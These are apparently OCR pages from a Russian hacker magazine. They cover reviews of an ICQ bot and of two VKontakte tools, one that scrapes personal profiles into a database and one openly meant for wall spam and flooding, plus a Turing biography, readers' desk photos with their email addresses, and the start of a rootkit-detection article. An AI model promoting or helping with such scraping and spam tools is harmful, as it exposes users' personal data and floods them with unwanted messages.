- Команда «restart» нужна для перезапуска бота
- Команда «admin_add» добавляет функцию к боту. Можно добавить как статичную (то есть ту, которая не имеет параметров; например, «help»), так и динамичную (например, «translate»)
- Команда «admin_delete» с параметром, в котором указывается название команды, удаляет функцию
- Команда «admin_status» имеет 1 параметр — это статус бота, который ты хочешь поставить
- Комада «admin_xstatus» также имеет 1 параметр — он устанавливает статус-картинку

В общем, возможности бота можно охарактеризовать так:

1. Все функции имеют PHP-синтаксис
2. Есть возможность управления статусами, функциями по ICQ
3. Есть и стандартные функции: определить ТИЦ и PR сайта, перевести текст «рус → eng → рус», закодировать текст по заданному алгоритму, раскодировать

Чтобы бот заработал, нужно всего лишь поставить на файл `bot_config.php` права на запись (0s777), пройти установку по файлу `install.php` и удалить его. После любого изменения в админке необходимо перегрузить бот.
Отметим, что функции `admin_add`, `admin_delete`, `admin_status` и `admin_xstatus`, а также сохранение логов могут не работать, если установлено ограничение времени коннекта с базой.

P.S. Бот реализован на классе WebIcqPro.

ПРОГРАММА: VKONTAKTE GRABBER
ОС: *NIX/WIN
АВТОР: DX


Грабим данные с ВКонтакте

В тулзах я не раз выкладывал полезные софтинки на тему популярного ресурса ВКонтакте. Вот и сейчас хочу обратить твое внимание на очередной релиз от хакера, скрывающегося под ником DX. Утила **VKontakte Grabber** — это комплекс скриптов, позволяющих собирать анкеты с vkontakte.ru и сохранять данные в таблицу MySQL.
Скрипт собирает данные из открытых анкет.
Необходимо задать несколько десятков аккаунтов ВКонтакте (сотни валидных хватит за глаза). Утила автоматически выберет все валидные и начнет сбор, иногда выводя информацию в браузер. По пути будут отбрасываться аккаунты, имеющие рейтинг менее 30% (если таковые окажутся среди заданных). Все данные будут сохраняться в таблицу в БД MySQL. Если запись с заданным `id` уже существует, она просто обновится. Если скрипт обнаружит сообщение ВКонтакте «Слишком быстрый просмотр страниц», то автоматически будет применена задержка.
С помощью `viewer.php` можно сделать выборку из базы по всем доступным полям.
Несмотря на то, что PHP не поддерживает многопоточность, можно открыть несколько экземпляров скрипта и собирать анкеты с разных диапазонов id.
Скрипт умеет собирать практически любые данные из анкеты. Комплектуется тулза из следующих файлов:


setup.php — инсталлятор; его необходимо запустить в первую очередь
index.php — сам граббер
viewer.php — позволяет сделать выборку ID из базы по различным критериям
viewid.php — просмотр данных о человеке с указанным ID (вызывается из viewer.php)

Требования для работы скрипта:

- PHP с поддержкой fsockopen и set_time_limit(0); ignore_user_abort — опционально
- MySQL 4.1 и выше
- Несколько десятков аккаунтов ВКонтакте с рейтингом больше 30%

В общем, еще один полезный и функциональный скрипт от DX. Пользуйся, но не забывай про копирайты.

ПРОГРАММА: VKONTAKTE MESSENGER
ОС: *NIX/WIN
АВТОР: DX


Рассылаем мессаги ВКонтакте

Несмотря на то, что спам — мировое зло, предлагаю тебе ознакомиться с утилой «**Vkontakte Messenger**». Как видно из названия, тулза предназначена для спама по довольно известному ресурсу.
Скрипт умеет:

- Рассылать сообщения на стены ВКонтакте по диапазону id
- Рассылать сообщения на стены друзей каждого заданного аккаунта
- Флудить на стене конкретного человека
- Рассылать сообщения на собственные стены каждого заданного аккаунта
- Добавлять:
  - Предложение каждому заданному аккаунту;
  - Вопрос каждому заданному аккаунту;
  - Заметку каждому заданному аккаунту.
- Позволяет:
  - Указать задержку отправки
  - Рандомизировать сообщение

Имеется чекер аккаунтов. Скрипт написан на PHP с использованием сокетов, не требует никаких дополнительных модулей и юзает технологию Ajax (это очень удобно). Требуется лишь поддержка сессий и `fsockopen`.
К сожалению, скрипт пребывает в обфусцированном и запакованном виде. Но на функциональности это никак не отражается.

Профайл: Alan Mathison Turing

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Путь Алана Тьюринга

Мало кому незнакомо его имя, ведь понятие «машина Тьюринга» стало настоящим базисом информатики и вошло во все учебники. «Тест Тьюринга» активно используется для проверки возможностей ИИ, а премией Тьюринга награждают ежегодно. Но гораздо меньше людей знают о том, что Алан Тьюринг (Alan Mathison Turing) был человеком очень нелегкой судьбы, ушел из жизни, когда ему был всего 41 год, а всемирное признание получил лишь посмертно.


ДЕТСТВО, КОЛЛЕДЖ И МАШИНА ТЬЮРИНГА

Тьюринг родился **23 июня 1912** в добропорядочной семье английских аристократов. Согласно порядкам и традициям чопорной Англии, воспитывался маленький Алан не дома, а в суровых частных заведениях, в то время как его отец служил в Индии, в английском колониальном ведомстве. **Гений Тьюринга** начал проявлять себя уже в этом, совсем юном, возрасте. Он научился самостоятельно читать к шести годам, серьезно увлекся химией ближе к десяти и вообще, его интересовали вещи, даже близко не лежащие рядом с классическими понятиями об образовании того времени. Впоследствии именно из-за этого у Тьюринга возникли сложности в школе. Учился он в Шерборне, в графстве Дорсет на Юго-западе Англии, в привилегированном частном учебном заведении для мальчиков (так называемой «public school»). «Благодаря» своим странным увлечениям, почетом у учителей он не пользовался, да и у однокашников — тоже. В то время все предметы из сферы его интересов, в отличие от наук гуманитарных, в public school не преподавали, и по успеваемости Тьюринг считался едва ли не худшим в классе.

Что, в прочем, не помешало ему в 1931 успешно поступить в Кембридж. И так уж совпало, что незадолго до этого внезапно скончался единственный близкий друг и единомышленник Алана — Кристофер Морком (Christopher Morcom). Для, мягко говоря, непопулярного среди ровесников Тьюринга это стало настоящим ударом. У него попросту не было друзей, с кем можно было бы поделиться мыслями, теориями, — и которые при этом не смотрели бы на него, как на чудака не от мира сего. Крис стал таким человеком, но ненадолго. После смерти друга ранее религиозный Тьюринг, разуверившись в боге, становится атеистом, и с этого момента его мысли занимают вещи совсем иного толка. Его интересуют строение и принципы работы человеческого мозга, и он подводит под них рациональную подоплеку, ища ответы, например, в квантовой физике. Однако, даже спустя годы он продолжает верить, что человеческий Дух способен существовать и после смерти. Отказаться от уверенности в существовании загробной жизни Тьюринг сможет нескоро, но призрачная вера в то, что Крис еще «в какой-то степени жив», подтолкнет его к воистину революционным теориям и наработкам.

Но мы забегаем вперед. Так как со стипендией в кембриджском Тринити-Колледже ничего не вышло, Тьюринг выбрал учебное заведение сам, остановившись на Кингз-колледже. Здесь он, наконец, попадает в свою колею и может с головой уйти в милые сердцу математику и квантовую физику. В те годы интерес к последней был велик, так что Тьюринг идет в ногу со временем, притом на передовой. Друзей у него по-прежнему практически нет, слишком уж странно он выглядит среди кембриджской элиты, со своими химическими опытами и эксцентричными манерами. Но здесь он хотя бы может отдаться любимому делу, чем и занимается, не особенно обращая внимание на окружающих. В 1934 он с отличием заканчивает четырехлетний курс обучения. Его диссертация по центральной предельной теореме удостаивается специальной премии, и в 1935-ом Тьюринга избирают в «товарищество» (fellowship) Кингз-колледжа, что позволяет ему получать стипендию для последующего проведения научных исследований и присваивает статус «где-то между аспирантурой и преподавательским корпусом».

В последующие два года (1935-1936) у Тьюринга рождается концепт, увековечивший его имя в истории — та самая «**машина Тьюринга**», без которой сегодня не обходится ни один учебник по математическим основам, логике и теории вычислений. К размышлениям на эту тему Тьюринга подталкивают посещенные в 34-ом году лекции Макса Ньюмана (Max Newman), где он впервые сталкивается с проблемой алгоритмической разрешимости, она же 10-я проблема Гильберта. Давид Гильберт сформулировал ее в 1900 году: возможно ли существование, хотя бы в принципе,




Алан Тьюринг

Немецкая «Энигма»

некоей универсальной алгоритмической процедуры (метода, или процесса) для решения математических задач? Так как в то время даже точной формулировки алгоритма еще не было, Тьюринг подошел к решению вопроса комплексно. В результате этого и появилась его машина, «способная самостоятельно изучать окружающий мир» — **способ формализации понятия алгоритма** (http://ru.wikipedia.org/wiki/Машина Тьюринга), изучаемый ныне в любом нормальном вузе. «Машина» в данном ключе не является физическим объектом, это лишь обозначение, относящееся к абстрактной математике. Хотя в последствии, много лет спустя, она была реализована и на практике.

«БОМБЫ» И ПЕРВЫЕ КОМПЬЮТЕРЫ

После окончания Кембриджа Тьюринг проводит некоторое время в Принстоне, обучаясь у известного математика — **Алонзо Черча (Alonzo Church).** Успешно получив еще одну учебную степень, он возвращается в ставший уже родным Кембридж, и здесь его застает начало Второй мировой. Еще в 1938 Тьюринга пригласили к сотрудничеству с правительственной Школой кодов и шифров, — теперь пришло время отдавать долг Родине. Тьюринг был чужд политике, и волнения, связанные с приходом Гитлера к власти, можно сказать, прошли мимо него. Зато коды, их взлом и дешифровка были ему интересны. Так что, когда перед «Школой» поставили конкретную задачу — разобраться с криптограммами, создаваемыми немецким электромеханическим устройством «Энигма», широко использовавшимся на флоте и авиации для передачи шифрованных радиограмм, Тьюринг воспринял это как увлекательную головоломку. Кстати, слово «Школа» взято в кавычки из-за того, что на деле заведение являлось секретной лабораторией под эгидой британской разведки.
Важность поставленной задачи была очевидна. Тьюринг совместно с коллективом других талантливых ученых **разрабатывает «Бомбу»** (the Bombe) — устройство, способное расшифровывать сигналы «Энигмы», что немцы считали «невозможным в принципе», даже если противник сумеет получить работающий экземпляр машины. Благодаря «Бомбе», союзные войска получили возможность читать немецкие шифровки и занимались этим большую часть 1941, в то время как противник даже не подозревал о том, что секретные сообщения перестали быть таковыми. Когда Германия, наконец, поняла, в чем дело — «Энигму» усложнили, но на взлом новой модели команде Тьюринга потребовалось порядка двух месяцев. Сам он, хотя и оставался куратором группы, практически не принимал в этом участия, консультируя «взломщиков» в США.
О работах Тьюринга был осведомлен сам Уинстон Черчилль, и в 1946 ученого награждают Орденом Британской Империи «за жизненно важный вклад в военные усилия». **Во время разработки** «Бомбы» Тьюринг приступает к созданию первых электронных устройств (все упомянутое выше скорее относилось к механике). А в 1945-м его приглашают в Национальную физическую лабораторию, где создается первая вычислительная машина. Там Тьюринг разрабатывает проект ACE (Automatic Computing Engine — автоматического вычислительного устройства), который, по сути, описывает компьютер, таким, как мы знаем его сегодня. Но коллеги идей Тьюринга не разделяют и объявляют ACE «перебором во всех отношениях». Не в первый и не в последний раз Тьюринг опережает свое время. В 1947-м, разочарованный, он увольняется из физической лаборатории и вновь возвращается в Кембридж. В Университете Тьюринг продолжает заниматься математикой и психологией. Принципы работы и устройство человеческого мозга по-прежнему не дают ему покоя.
В том же 47-ом по приглашению знакомого он приступает к работе лектором в Университете Манчестера, а также берется руководить тамошним проектом MADAM (**Manchester Automatic Digital Machine**). На этот раз все складывается лучше, чем с ACE. MADAM будет удачно завершена и станет одним из первых компьютеров в истории. Тьюринг покупает неподалеку от Манчестера дом и продолжает свои исследования. В 1950-м в журнале «Mind» выходит статья под названием «Вычислительные машины и разум» (Computing machinery and intelligence), где он описывает «тест



Памятник Тьюрингу в Саквилль парке

Воссозданная в наши дни «Бомба»

Тьюринга». Тест призван проверить, разумен ли компьютер «в человеческом понимании» этого слова. Добавив проблеме свойственной ему четкости и конкретики, Тьюринг предложил заменить тестом абстрактные размышления «а может ли машина мыслить?» Смысл прост, как все гениальное: в течение определенного времени человек общается с двумя собеседниками, один их которых программа, а второй — человек. Задача судьи определить, кто есть кто, и если это не удается — машина справилась с заданием. А вообще, читателю журнала «][акер» стыдно не знать, что такое «тест Тьюринга» :). Ученый предвидел: к 2000 году компьютер в 30% случаев сможет успешно обманывать своих интервьюеров в течение 5 минут. Также он предсказал, что в конечном счете машины смогут пройти его проверку. Пока ни одной программе это не удалось даже близко, но соревнования проводятся каждый год.

Проект MADAM тем временем продолжал развиваться, и, как его логическое продолжение, в строй ввели компьютер Manchester Mark I. Тьюринг, в числе прочего, занимался математической биологией — построением математических моделей биологических процессов, в частности — морфогенезом. Для своих экспериментов он использовал рабочие мощности Mark I. Впрочем, не оставлял без внимания и квантовую физику, увлекся теориями Юнга, а в 1952 в нем внезапно проснулась страсть к Скандинавии и всему с нею связанному.

ЗАКАТ

Неизвестно как бы все развивалось, и сколько еще инновационных теорий и открытий подарил бы нам гений Тьюринга, если бы в Англии не начались активные преследования «неблагонадежных» граждан. Тьюринг всегда плохо вписывался в рамки, но имелась еще одна, более серьезная, проблема. Он был геем. В то время у Британской империи на вооружении даже имелся закон, официально запрещающий гомосексуальные акты, а гомосексуализм был объявлен психическим заболеванием.

Все вскрылось в результате банального ограбления. Дом Тьюринга подвергся краже со взломом. В ходе расследования полиция выявила некоторые «интересные детали» относительно самого ученого. Тьюрингу незамедлительно п**редъявляют обвинение в крайне непристойном поведении**. То же самое, что получил Оскар Уайльд пятьдесят лет назад.

Суд состоялся 31 марта 1953 года. Тьюринг даже не пытался защищаться, заявив, что ничего противозаконного в своих деяниях не видит. Его признают виновным и, согласно законам тех лет, предлагают выбор — **либо тюремное заключение, либо гормональная терапия** (регулярные инъекции женского гормона эстрогена), что, по сути, является химической кастрацией. Тьюринг выбирает второе. В прессе поднимается шумиха и из дела раздувают большой, показательный скандал. Фактически, Тьюринга просто втаптывают в грязь. Из-за шумной огласки его лишают доступа к работе с секретной информацией и увольняют из Департамента кодов, с которым он продолжал сотрудничать все эти годы.

Он продолжает преподавать в Манчестере. Нельзя сказать, что коллеги настроены к нему враждебно, но и особой теплоты тоже нет. Тьюринг опозорен, постоянные «процедуры» унижают его, а царящая вокруг обстановка угнетает. Он пытается искать работы во Франции, но поиски не приносят успеха. К тому же, любой выезд Тьюринга заграницу становится настоящим кошмаром для разведки. Он слишком много знает, и секретным службам трудно поверить в то, что его друзья и знакомые по всему миру едва ли осведомлены о том, чем он занимается. Тьюринга держат «под колпаком» — за ним самим и за его друзьями следят.

Печальная развязка этой истории наступает 8 июня 1954 года. **Алан Тьюринг найден мертвым в собственном доме** в Вилмслоу. Согласно официальной версии — это было самоубийство. Экспертиза установила, что где-то сутки тому назад он принял летальную дозу цианида. Так как рядом с телом обнаружили надкушенное яблоко, буквально накачанное этим ядом, это только подтвердило версию полиции. Многие не поверили, многие не согласились. Мать, никогда впрочем, не бывшая с ним близка, настаивала на том, что Тьюринг всегда был неосторожен со своими химическими опытами, и говорила о несчастном случае. Так же говорили об убийстве — Тьюринг для спецслужб был форменным бельмом на глазу. Увы, правду мы вряд ли когда-нибудь узнаем.

А признание к ученому пришло лишь годы спустя. Так, в 1966-м учредили премию Тьюринга. В 70-е подняли его записи, и, пожалуй, только тогда была по-настоящему оценена их важность и революционность. Посмертно Тьюринга награждали всевозможными премиями. В 1996-м шоссе A6010, что в Манчестере, переименовали в «Путь Алана Тьюринга» (Alan Turing Way), словно отдавая дань его уникальному и яркому жизненному пути. А в 2001 ему поставили памятник в Саквилль парке, рядом с университетом Манчестера. И так далее, и так далее. Мемориальным табличкам нет числа, его имя стало почти нарицательным, а работы — фундаментом новых направлений науки. Чертовски верна старая поговорка, гласящая: «что имеем, не храним, а потерявши плачем».][


ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI
В продаже
с 2 июля
MAXI tuning
АЛАЯ АГРЕССИЯ


РАБОЧИЕ МЕСТА ЧИТАТЕЛЕЙ


Art Dev (artdev@xakep.ru), наверное, путается в одинаковых мышках.



Розовый плеер и трейсерские обои выдают во владельце этого рабочего стола блондинку. Все вопросы к **Aster_X** (m_aster_X@xaker.ru).


У **lekan** (lekan@list.ru) скучновато, даже не знаем к чему придраться.


Голубые стены. Пожалуйста, не надо больше голубых стен. Эта пришла с michael24@pochta.ru.



Как пишет **Евгений Усачев** (cl88@yandex.ru), это рабочий стол настоящего кул-хацкера. Круто, блин.


Егоров А.Ю. (egorovau@rambler.ru) поселил свой комп в шкафу. Чудеса эргономики.

Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!



Что **AtariPC** (ataripc@rambler.ru) делает с плюшевыми игрушками и паяльной станцией, можно только догадываться. Но доктор Франкенштейн точно тихо курит в сторонке.



Нетворческий беспорядок на рабочем месте у **Dave** (d-a-v-e@mail.ru).



PUTIN V V (PUTINPE@yandex.ru). На фотке явно не он.



Здесь не видно, но на экране у **user545** (user545@mail.ru) открыта какая-то IDE. Кодит, значит.



Илья Михайлович Николаенко (diesmal@rambler.ru) счастливый обладатель розовых стен (это ведь розовый?). Добавить нечего.



Комогоров Дмитрий aka KomogorOFF (komogoroff@xakep.ru) любит стандартную тему Windows XP. Это какая-то секта.



КРИС КАСПЕРСКИ

В ПОИСКАХ ШАПКИ-НЕВИДИМКИ

ОБНАРУЖЕНИЕ КОМПРОМЕТАЦИИ ЯДЕР LINUX И XBSD, ИЛИ РУТКИТЫ ТОЖЕ ОСТАВЛЯЮТ СЛЕДЫ...




Рост популяции руткитов, оккупировавших никсы, продолжается ударными темпами. Они поражают системы, не обремененные антивирусами и прочими защитными механизмами, которые уже давно стали привычными средствами обороны в мире Windows. Поэтому приходится выдумывать что-то концептуальное.

